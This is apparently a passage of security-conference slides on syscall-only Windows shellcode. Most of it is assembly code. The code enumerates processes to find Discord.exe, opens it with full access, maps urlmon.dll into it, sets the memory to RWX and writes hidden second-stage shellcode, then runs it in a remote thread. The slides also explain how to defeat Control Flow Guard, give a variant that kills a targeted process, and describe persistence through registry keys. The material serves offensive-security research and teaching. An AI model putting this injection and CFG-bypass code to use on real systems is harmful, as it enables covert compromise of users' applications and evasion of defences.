    internal int BasePriority;  
    internal IntPtr UniqueProcessId; // Process ID  
    internal IntPtr InheritedFromUniqueProcessId; // Process name  
    internal uint HandleCount;  
    internal uint SessionId;  
    internal UIntPtr PageDirectoryBase;  
    internal UIntPtr PeakVirtualSize; // SIZE_T  
    internal UIntPtr VirtualSize;  
    internal uint PageFaultCount;
```

- We can simply use Assembly to iterate through all possible processes until we find **Discord.exe**.
- Then we can capture its PID.

# Create a SystemProcessInformation Structure

```
push 0x40 ; ULONG Protect
mov dword ptr [ebp-0x20], 0x00000000
lea ecx, dword ptr [ebp-0x20]
push ecx ; PULONG ReturnLength
mov ecx, dword ptr [ebp-0x18]
push ecx ; ULONG
SystemInformationLength
mov ecx, dword ptr[ebp - 0x280]
push ecx ; PVOID SystemInformation
push 0x00000005 ; SYSTEM_INFORMATION_CLASS
; 0x05 -> SystemProcessInformation

mov eax, [edi+0x20] ; NtQuerySystemInformation syscall
call ourSyscall
mov edi, [esp+0x10]
push edi
```

- The ebp-0x280 was allocated by **NtAllocateVirtualMemory**.
  - This is where the **SystemProcessInformation** structure will be created
  - The **0x05** specifies that we want a **SystemProcessInformation** structure.
  - If it **needs more space**, it will return the needed size in **ReturnLength**.
- You could set up the Assembly to recall it with the **ReturnLength** value.

```
xor edx, edx
push edx
mov dx, 0x65
push dx
mov dx, 0x78
push dx
mov dx, 0x65
push dx
mov dx, 0x2e
push dx
mov dx, 0x64
push dx
mov dx, 0x72
push dx
mov dx, 0x6f
push dx
mov dx, 0x63
push dx
mov dx, 0x73
push dx
mov dx, 0x69
push dx
mov dx, 0x44
push dx      ; Discord.exe
mov dword ptr [ebp-0xdd], esp
```

# Preparing to Parse Results

- We can build **Discord.exe** (Unicode format) on the stack, saving it to ebp-0xdd.
- We also need to create an **Object\_Attributes** structure. It is mostly **null bytes**.
  - Only the **Length** needs to be specified. It will usually be **0x18** – the size of the structure.

```
xor edx, edx
push edx      ; SecurityQualityOfService
push edx      ; SecurityDescriptor
push edx      ; Attributes
push edx      ; ObjectName
push edx      ; RootDirectory
push 0x00000018 ; Length
mov [ebp-0xfe], esp    ; _OBJECT_ATTRIBUTES
```

# Identify the Target Process

**parseProcesses:**

```
mov eax, dword ptr[ebp-0x280]    ; Start of SystemInformation structure
cmp eax, 0                      ; Check to see if reached end
je finishedSearch
mov ebx, dword ptr[ebp - 0x280]
mov esi, dword ptr[ebx+0x3c]      ; Unicode for candidate process name
cmp esi, 0
je nextProc
mov edi, dword ptr[ebp-0xdd]      ; Source, Discord.exe
mov ecx, 8
cld
repe cmpsb           ; String comparison, checking to see if Discord.exe
jecxz finishedSearch
nextProc:
add eax, dword ptr[eax]          ; No match! Add the size of current
                                  ; entry to enumerate the next process.
mov dword ptr[ebp-0x280], eax   ; Save current process
jmp parseProcesses
```

# We Found Our PID for Discord.exe

```
finishedSearch:  
mov edi, [esp+0x32]          ; Restore pointer to syscall array  
push edi                      ; Save pointer to syscall array  
  
mov ecx, esp  
mov eax, dword ptr[ebx+0x44]    ; Discord PID  
mov dword ptr[ecx], eax  
  
xor ecx, ecx  
push ecx                      ; UniqueThread  
push dword ptr[ebp-0x280]       ; UniqueProcess  
mov [ebp-0x1ff], esp           ; Ptr to ClientId structure  
  
xor edx, edx  
push edx  
mov dword ptr [ebp-0xbe], esp   ; Create empty space for  
                                ; future Discord process  
                                ; handle.
```

- Now that we **found a match** for the Unicode string Discord.exe, we can now move to the part of the structure that contains the **PID for Discord**.
- We will also build an **empty ClientID structure** and a placeholder for the **future Discord process handle**.
  - These will be used shortly!

# NtOpenProcess Syscall to Get Process Handle

```
mov ecx, [ebp-0x1ff]
push ecx          ; PCLIENT_ID ClientId
mov ecx, [ebp-0xfe]
push ecx          ; POBJECT_ATTRIBUTES
                  ; ObjectAttributes
                  ; ACCESS_MASK AccessMask
                  ; PROCESS_ALL_ACCESS
mov ecx, [ebp-0xbe]
push ecx          ; PHANDLE ProcessHandle
mov eax, [edi+0x1c] ; NtOpenProcess syscall
call ourSyscall

mov edi, [esp+0x1c] ; Restore ptr to syscall array
push edi          ; Save ptr to syscall array
```

- We provide pointers to our **ClientID** struct and our **Pobject\_Attributes**.
- We specify **PROCESS\_ALL\_ACCESS**.
- Our ProcessHandle pointer is empty, but will contain the **PID for Discord.exe** after the syscall.

NTAPI **NtOpenProcess**(  
 OUT PHANDLE ProcessHandle,  
 IN ACCESS\_MASK DesiredAccess,  
 IN POBJECT\_ATTRIBUTES  
 ObjectAttributes,  
 IN PCLIENT\_ID ClientId);

# Preparing Urlmon

```
xor edx, edx
push edx
mov dx, 0x6c
push dx
mov dx, 0x6c
push dx
mov dx, 0x64
push dx
mov dx, 0x2e
push dx
mov dx, 0x6e
push dx
mov dx, 0x6f
push dx
mov dx, 0x6d
push dx
mov dx, 0x6c
push dx
mov dx, 0x72
push dx
mov dx, 0x75
push dx
mov dx, 0x5c
push dx
```

```
mov dx, 0x34
push dx
mov dx, 0x36
push dx
mov dx, 0x57
push dx
mov dx, 0x4f
push dx
mov dx, 0x57
push dx
mov dx, 0x73
push dx
mov dx, 0x79
push dx
mov dx, 0x53
push dx
mov dx, 0x5c
push dx
mov dx, 0x73
push dx
mov dx, 0x77
push dx
mov dx, 0x6f
push dx
```

```
mov dx, 0x64
push dx
mov dx, 0x6e
push dx
mov dx, 0x69
push dx
mov dx, 0x57
push dx
mov dx, 0x5c
push dx
mov dx, 0x3a
push dx
mov dx, 0x63
push dx
mov dx, 0x5c
push dx
mov dx, 0x3f
push dx
mov dx, 0x3f
push dx
mov dx, 0x5c
push dx
mov [ebp-0x2fd], esp
; urlmon.dll
```

- A pointer to the Unicode for **urlmon.dll** is put onto the stack.
- This pointer will be used for a **UNICODE\_STRING** struct required for a syscall.

# Preparing Urlmon for NtCreateFile

- Even though “Discord.exe” is in Unicode, it needs to be put into a **UNICODE\_STRING** structure.
- The UNICODE\_STRING structure is a parameter for the **OBJECT\_ATTRIBUTES structure** we must create.
- The OBJECT\_ATTRIBUTES structure is **required for NtCreateFile**.

```
xor edx, edx  
push dword ptr [ebp-0x2fd]  
    ; Buffer for Discord.exe  
mov dx, 70  
push dx    ; Max Length, with Null  
mov dx, 68  
push dx    ; Length, without Null  
mov [ebp-0xed], esp  
    ; UNICODE_STRING
```

```
xor edx, edx  
xor ecx, ecx  
push edx ; SecurityQualityOfService NULL  
push edx ; SecurityDescriptor NULL  
inc ecx  
shl ecx, 6  
push ecx ; Attributes, OBJ_CASE_INSENSITIVE, 0x40  
push dword ptr [ebp-0xed] ; UNICODE_STRING  
push edx ; Root Directory NULL  
push 0x18 ; Length  
mov [ebp-0x24], esp ; _OBJECT_ATTRIBUTES
```

NTAPI **NtCreateFile**(  
 OUT PHANDLE FileHandle,  
 IN ACCESS\_MASK DesiredAccess,  
 IN POBJECT\_ATTRIBUTES ObjectAttributes,  
 OUT PIO\_STATUS\_BLOCK IoStatusBlock,  
 IN OUT PLARGE\_INTEGER AllocationSize,  
 IN ULONG FileAttributes,  
 IN ULONG ShareAccess,  
 IN ULONG CreateDisposition,  
 IN ULONG CreateOptions,  
 IN PVOID EaBuffer,  
 IN ULONG EaLength);

# NtCreateFile Syscall

```
push 0x00000000 ; ULONG EaLength NULL, (optional)
push 0x00000000 ; PVOID EaBuffer NULL, (optional)
push 0x00000860 ; ULONG CreateOptions, FILE_SYNCHRONOUS_IO_NONALERT
push 0x0003      ; ULONG CreateDisposition, OPEN_EXISTING, 0x03
push 0x1         ; FILE_SHARE_WRITE, 0x01
push 0x80        ; ULONG FileAttributes,FILE_ATTRIBUTE_NORMAL, 0x80
push 0x00000000 ; PLARGE_INTEGER AllocationSize NULL, (optional)
push dword ptr [ebp-0x48] ; out PIO_STATUS_BLOCK IoStatusBlock
push dword ptr [ebp-0x24] ; POBJECT_ATTRIBUTES ObjectAttributes
push 0x120089    ; ACCESS_MASK DesiredAccess, GENERIC_READ, 0x120089
lea ecx, [ebp-0x3dd]
push ecx         ; PHANDLE FileHandle

mov eax, [edi+0x18] ; NtCreateFile syscall
call ourSyscall
mov edi, [esp+0xb0] ; Restore syscall array, 0x2c for syscall
; parameters. 0x8e for other stack cleanup.
push edi         ; Save pointer to syscall array
```

# NtCreateSection

```
mov ecx, [ebp-0x3dd] ; HANDLE FileHandle  
push ecx  
push 0x1000000  
  
push 0x00000002  
  
push 0  
push 0x0  
push 0x10000000  
  
lea ecx, [ebp-0x324]  
push ecx  
  
mov eax, [edi+0x14] ; NtCreateSection syscall  
call ourSyscall  
mov edi, [esp+0x2c] ; Restore ptr to syscall array  
push edi  
; Save ptr to syscall array
```

- With **NtCreateSection** we can create a handle to the **urlmon.dll**.
- We will **hide our second stage** payload in urlmon.dll.
- This section then must be mapped out, but first that requires that the section is created.
  - **NtCreateSection** will output a handle to the section.

NTAPI **NtCreateSection(**  
OUT PHANDLE **SectionHandle**,  
IN ACCESS\_MASK **DesiredAccess**,  
IN POBJECT\_ATTRIBUTES **ObjectAttributes**,  
IN PLARGE\_INTEGER **MaximumSize**,  
IN ULONG **SectionPageProtection**,  
IN ULONG **AllocationAttributes**,  
IN HANDLE **FileHandle**);

# NtMapViewOfSection

```
push 0x00000040      ; ULONG Protect, RWX, 0x40
push 0x00000000      ; ULONG AllocationType NULL
push 0x00000001      ; DWORD InheritDisposition ViewShare
lea ecx, [ebp-0x98]
push ecx              ; PULONG ViewSize
push 0x00000000      ; PLARGE_INTEGER SectionOffset NULL
push 0x00000000      ; ULONG CommitSize NULL
push 0x00000000      ; ULONG stackZeroBits NULL
lea ecx, [ebp-0x88]
push ecx              ; PVOID *BaseAddress NULL
mov ecx, dword ptr[ebp-0xbe]          ;
mov ecx, dword ptr [ecx]
push ecx              ; HANDLE ProcessHandle
push dword ptr [ebp-0x324] ; HANDLE SectionHandle

mov eax, [edi+0x10] ; NtMapViewOfSection syscall
call ourSyscall
mov edi, [esp+0x28] ; Restore ptr to syscall array
push edi              ; Save ptr to syscall array
```

- With **NtMapViewOfSection**, we are map the **urlmon.dll** section.
- We map urlmon.dll to the **Discord.exe** process that we were able to get a **handle** for.
- This syscall will **return the virtual address** where urlmon.dll is mapped to in **Discord.exe**.

NTAPI **ZwMapViewOfSection**(  
 IN HANDLE SectionHandle,  
 IN HANDLE ProcessHandle,  
 IN OUT PVOID \*BaseAddress,  
 IN ULONG\_PTR ZeroBits,  
 IN SIZE\_T CommitSize,  
 IN OUT PLARGE\_INTEGER SectionOffset,  
 IN OUT PSIZE\_T ViewSize,  
 IN SECTION\_INHERIT InheritDisposition,  
 IN ULONG AllocationType,  
 IN ULONG Win32Protect);

# NtProtectVirtualMemory

```
mov ecx, [ebp-0x424]
push ecx          ; PULONG OldAccessProtection
push 0x00000040  ; ULONG NewAccessProtection, RWX
mov ecx, [ebp-0x64]
push ecx          ; PULONG NumberOfBytesToProtect
lea ecx, [ebp-0x88]
push ecx          ; PVOID *BaseAddress
mov ecx, dword ptr[ebp-0xbe]
mov ecx, dword ptr [ecx]
push ecx          ; HANDLE ProcessHandle

mov eax, [edi+0xc] ; NtProtectVirtualMemory syscall
call ourSyscall
mov edi, [esp+0x34] ; 0x14 + 20= 34
push edi          ; Save ptr to syscall array
```

- Even though **urlmon.dll** is mapped into **Discord.exe**, we cannot write to it because we lack the proper permissions.
- With **NtProtectVirtualMemory**, we can fix this, by changing it to **RWX**.

NTAPI **NtProtectVirtualMemory**(  
IN HANDLE ProcessHandle,  
IN OUT PVOID \*BaseAddress,  
IN OUT PULONG RegionSize,  
IN ULONG NewProtect,  
OUT PULONG OldProtect);

# NtWriteVirtualMemory

```
push 0          ; PULONG NumberOfBytesWritten
push 0x100      ; ULONG NumberOfBytesToWrite
lea ecx, ourShell
add ecx, 0x4
push ecx        ; PVOID Buffer
lea ecx, [ebp-0x88]
mov edx, dword ptr [ecx]
add edx, 0x3000
mov dword ptr [ebp-0x88], edx
mov ecx, [ebp-0x88]
push ecx        ; PVOID BaseAddress
mov ecx, dword ptr[ebp-0xbe]
mov ecx, dword ptr [ecx]
push ecx        ; HANDLE ProcessHandle

mov eax, [edi+0x8] ; NtWriteVirtualMemory syscall
call ourSyscall
mov edi, [esp+0x14]; Restore ptr to syscall array
push edi        ; Save ptr to syscall array
```

- With **NtWriteVirtualMemory**, we can write to an external process, **Discord.exe**, copying our second-stage shellcode into **urlmon.dll**.
- NtMapViewOfSection** gave us the address for **Urlmon.dll**, which we use as the **base address**.
  - We move the start 0x3000 bytes, to hide it in the middle of **urlmon.dll**.

NTAPI **NtWriteVirtualMemory**(  
IN HANDLE ProcessHandle,  
OUT PVOID BaseAddress,  
IN PVOID Buffer,  
IN ULONG BufferSize,  
OUT PULONG NumberOfBytesWritten);

```

push edx          ; pBytesBuffer NULL
push edx          ; sizeOfStackReserve NULL
push edx          ; sizeOfStackCommit NULL
push edx          ; stackZeroBits NULL
push edx          ; bCreateSuspended False
push edx          ; lpParameter NULL
mov ebx, dword ptr [ebp - 0x88]
push ebx          ; pMemoryAllocation StartRoutine
mov ecx, dword ptr [ebp-0xbe] ; ProcessHandle
mov ecx, dword ptr [ecx]
push ecx          ; hCurrentProcess
push 0            ; hObjectAttributes
push 0xffffffff   ; ACCESS_MASK, desiredAccess
                  ; PROCESS_ALL_ACCESS
mov dword ptr [ebp - 0x290], 0
lea ecx, dword ptr [ebp - 0x290]
push ecx          ; hThread

mov eax, [edi+0x4] ; NtCreateThreadEx syscall
call ourSyscall
mov edi, [esp+0x2c]
push edi

```

## NtCreateThreadEx

- With **NtCreateThreadEx** we create a thread in our external process, **Discord.exe**.
- NtCreateThreadEx** will return a **handle** to our newly created thread.
- In **Discord.exe**, the thread immediately runs.
  - In other cases, we need to cause this to happen.

NTAPI **NtCreateThreadEx**(  
 OUT PHANDLE hThread,  
 IN ACCESS\_MASK DesiredAccess,  
 IN LPVOID ObjectAttributes,  
 IN HANDLE ProcessHandle,  
 IN LPTHREAD\_START\_ROUTINE lpStartAddress,  
 IN LPVOID lpParameter,  
 IN BOOL CreateSuspended,  
 IN ULONG StackZeroBits,  
 IN ULONG SizeOfStackCommit,  
 IN ULONG SizeOfStackReserve,  
 OUT LPVOID lpBytesBuffer);

# NtWaitForSingleObject

```
push 0          ; PLARGE_INTEGER TimeOut
push 1          ; BOOLEAN Alertable TRUE
push dword ptr[ebp - 0x290]
                ; HANDLE ObjectHandle

mov eax, [edi]    ; NtWaitForSingleObject syscall
call ourSyscall
mov edi, [esp+0xc]; Restore ptr to syscall array
push edi        ; Save ptr to syscall array
```

NTAPI **NtWaitForSingleObject**(  
IN HANDLE Handle,  
IN BOOLEAN Alertable,  
IN PLARGE\_INTEGER Timeout);

- With **process injection**, sometimes **NtWaitForSingleObject** is **required**.
- With our shellcode, it actually is **not needed**, but we do it anyway.

# Demo

**Launching second-stage shellcode via process injection  
to Discord.exe via an inserted urlmon.dll**

# CFG and Process Injection via Shellcode


- Microsoft's **Control Flow Guard (CFG)** can cause some process injection efforts into external processes to **immediately fail**.
  - That is true for **Discord.exe**.
  - CFG checks all indirect calls to see if they are valid targets for indirect calls.
- When attempting to start execution at such a location, such as injected second-stage shellcode, **ntdll!RtlpHandleInvalidUserCallTarget** is called, which leads to **ntdll!RtlFailFast2**.
  - This *immediately* terminates the application.
  - The **fastfail** calls a special system interrupt, **int 0x29**.
    - This is a second chance non-continuable exception that causes exception code 0xc0000409.

```
0:02> g
(9e64.3a28): Security check failure or stack buffer overrun - code c0000409 (!!! second chance !!!)
eax=00000000 ebx=00000000 ecx=0000000a edx=6a283000 esi=6a283000 edi=6a283000
eip=77058b30 esp=00a5fd80 ebp=00a5fdac iopl=0 nv up ei pl zr na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246
ntdll!RtlFailFast2:
77058b30 cd29          int     29h
```

*Discord with CFG terminates.*

# Control Flow Guard and Discord

- **Process Hacker** shows that **Discord** utilizes **CFG**.



# There is a Way to Defeat CFG with Syscalls

- There is a way to overcome CFG with a special syscall, **NtSetInformationVirtualMemory**.
  - **NtSetInformationVirtualMemory** is poorly documented and difficult to use, requiring complex set up.
    - Information on usage varies and **has changed** from documented sources.
    - Best bet? **Reverse engineer** it yourself.
  - With **NtSetInformationVirtualMemory**, you can create CFG exceptions for call sites or ranges of memory.
- There is no reason **NtSetInformationVirtualMemory** should not work with our shellcode, if implemented correctly.

```
NTAPI NtSetInformationVirtualMemory(  
IN HANDLE hProcess,  
IN VIRTUAMMEMORY_INFORMATION_CLASS VmCfgCallTargetInformation,  
ULONG_PTRL NumberOfEntries  
PMEMORY_RANGE_ENTRY &tMemoryPageEntry,  
PVOID &VmInformation,  
ULONG VmInformationLength  
);
```

# Reversing NtSetInformationVirtualMemory

- The best way to implement **NtSetInformationVirtualMemory** is to trace its corresponding **kernelbase.dll** function, **SetProcessValidCallTargets**.
  - Tracing **SetProcessValidCallTargets** and setting a breakpoint for **NtSetInformationVirtualMemory** would allow one to begin to **reverse engineer** the needed parameters for the syscall.
- In testing, **SetProcessValidCallTargets** was able to bypass CFG and allow Discord.exe to be compromised with the syscall shellcode.
  - **SetProcessValidCallTargets** internally calls **SetProcessValidCallTargetsSection**.
  - **SetProcessValidCallTargets** is far simpler, with only a handful of parameters.
    - **NtSetInformationVirtualMemory** has many required structures and far more elaborate setup.

```
BOOL WinAPI SetProcessValidCallTargets(  
    IN HANDLE hProcess,  
    IN PVOID VirtualAddress,  
    IN SIZE_T RegionSize,  
    IN ULONG NumberOfOffsets,  
    IN OUT PCFG_CALL_TARGET_INFO OffsetInformation  
)
```

# Tracing NtSetInformationVirtualMemory

Process Handle  
PVOID VirtualAddress  
SIZE\_T RegionSize  
NumberOfOffsets  
PCFG\_CALL\_TARGET\_INFO  
OffsetInformation

Virtual: esp	
Display format: Pointer and Symbol	
Next	
0133f586	00811829 SWwin10ntRemoteCreate
0133f58d	000000fc
0133f590	20cc3000
0133f593	00001000
0133f596	00000001
0133f597	019a001c
0133f59e	00000000
0133f5a2	0133e784
0133f5a6	ffffffffff
0133f5aa	0133f324
0133f5ae	00000000
0133f5b2	0133f88c
0133f5b6	00003000
0133f5ba	00000040
0133f5be	0133e784
0133f5c2	000000fc
0133f5c6	20cc3000
0133f5ca	00811944 SWwin10ntRemoteCreate
0133f5ce	00000100
0133f5d2	00000000
0133f5d6	0133e784
0133f5da	000000fc
0133f5de	0133f81c
0133f5e2	0133f5f6
0133f5e6	00000040
0133f5ea	0133f5ee
0133f5ee	00000002
0133f5f2	00000000
0133f5f6	0000b000
0133f5fa	00000000
0133f5fe	00000000
0133f602	00000000
0133f606	00000000
0133f60a	0133e784
0133f612	00000104
0133f616	000000fc
0133f61a	0133f81c
0133f61e	00000000
0133f622	00000000

Registers

Customize...

Reg	Value
ds	2b
edi	133e784
esi	19a0000
ebx	133f324
edx	19a0000
ecx	fc
eax	76c87580
ebp	133f8a4
eip	76c87580
??	

Disassembly

Offset: @\$scopeip


```
76c8756e 33c0 xor eax,eax
76c87570 eb03 jmp KERNELBASE!RegisterBadMe
76c87572 8b45fc mov eax,dword ptr [ebp-4]
76c87575 c9 leave
76c87576 c20400 ret 4
76c87579 cc int 3
76c8757a cc int 3
76c8757b cc int 3
76c8757c cc int 3
76c8757d cc int 3
76c8757e cc int 3
76c8757f cc int 3
KERNELBASE!SetProcessValidCallTargets:
76c87580 8bff mov edi,edi
76c87582 55 push ebp
76c87583 8bec mov ebp,esp
76c87585 8b550c mov edx,dword ptr [ebp+0Ch]
76c87588 33c0 xor eax,eax
76c8758a 8b4d08 mov ecx,dword ptr [ebp+8]
76c8758d 50 push eax
76c8758e 50 push eax
76c8758f 50 push eax
76c87590 ff7518 push dword ptr [ebp+18h]
76c87592 ff7514 push dword ptr [ebp+14h]
```

SetProcessValidCallTargets

- Tracing a syscall can involve looking at the corresponding **kernel32/kernelbase** WinAPI function, and examining its parameters.
- Here we the syscall's corresponding WINAPI, **SetProcessValidCallTargets**.
  - This will automatically lead to **NtSetInformationVirtualMemory**.

# Tracing NtSetInformationVirtualMemory

Process Handle  
VmCfgCallTargetInformation  
ULONG\_NumberOfEntries  
PMEMORY\_RANGE\_ENTRY  
PVOID VmInformation  
ULONG VmInformationLength



- We can set a breakpoint for the syscall, **NtSetInformationVirtualMemory**.
  - Once hit, we can then examine its parameters and the structures they point to.
    - **SetProcessValidCallTargets** will naturally call the syscall on its own without us doing anything.
  - Through **reverse engineering**, we can get new insights into its undocumented functionality.

NtSetInformationVirtualMemory

# Another Variation on the Same Shellcode

- What if instead of injecting shellcode, we did something **slightly annoying**, such as causing a specific process to terminate?
  - We could identify a target process or processes.
  - We then could cause it to **immediately terminate**.
    - If we wanted to, we could develop it further, put it in a loop, and cause all instances of it to terminate, as long as the shellcode was running.

# Required Windows Syscalls

- NtAllocateVirtualMemory
- NtQuerySystemInformation
- NtOpenProcess
- NtTerminateProcess



# Demo

## Terminating a Targeted Process Syscall Shellcode

# CreateProcess?

- **CreateProcess** is very difficult to do with syscalls.
  - Likely it can be done with **NtCreateUserProcess**.
    - Capt. Meelo released a blog post on using it as an NTDLL function in May 2022.
    - Converting an NTDLL function to syscall is likely a lot of effort.
      - » Many tasks that can be created easily and simply with a higher-level language requires **far more work with shellcode**.
- In 2005, **Piotr Bania** created the **first and only known** non-Egghunter **shellcode** comprised of **multiple syscalls**.
  - He felt that creating a syscall version of CreateProcess would be too labor-intensive and difficult.
    - He opted to create **persistence** via registry for a binary, thereby causing it to be launched upon reboot.

# Bania's Shellcode

- Bania's shellcode was a reflection of its time.
  - It was targeted only to one version of Windows XP; it would work on no other OS build.
    - The SSNs for the syscalls utilized are **hardcoded**.
  - It used an archaic, outdated way of **invoking the syscall**, which **no longer works**.
    - He input the bytes for **sysenter** (0x0f, 0x34) into his code for **MASM** compiler.

```
_S_NtCreateKey           equ 000000029h
_S_NtSetValueKey         equ 0000000f7h
_S_NtTerminateThread     equ 000000102h
_S_NtTerminateProcess    equ 000000101h
; syscall implementation
; for Windows XP

@syscall      macro fn, param
              local b, r
              push fn
              pop eax
              push eax          ; makes no diff
              call block         ; put caller address on the stack
b:   add [esp],(offset r - offset b)       ; normalize stack
              mov edx, esp        ; EDX = stack
              db 0fh, 34h         ; sysenter
r:   add esp, (param*4)                   ; normalize the stack
endm
```



# Updated Persistence Shellcode

- I tasked one of my **VERONA Lab** employees, **Shelby VandenHoek**, to update the shellcode using my tool and technique.
  - It was rewritten from scratch and done the **ShellWasp** way, with a syscall array.
  - It now is **fully portable** and has been tested to work on **Windows 7, 10, and 11**.
- It calls the following syscalls:
  - **NtCreateKey** – creates a registry key
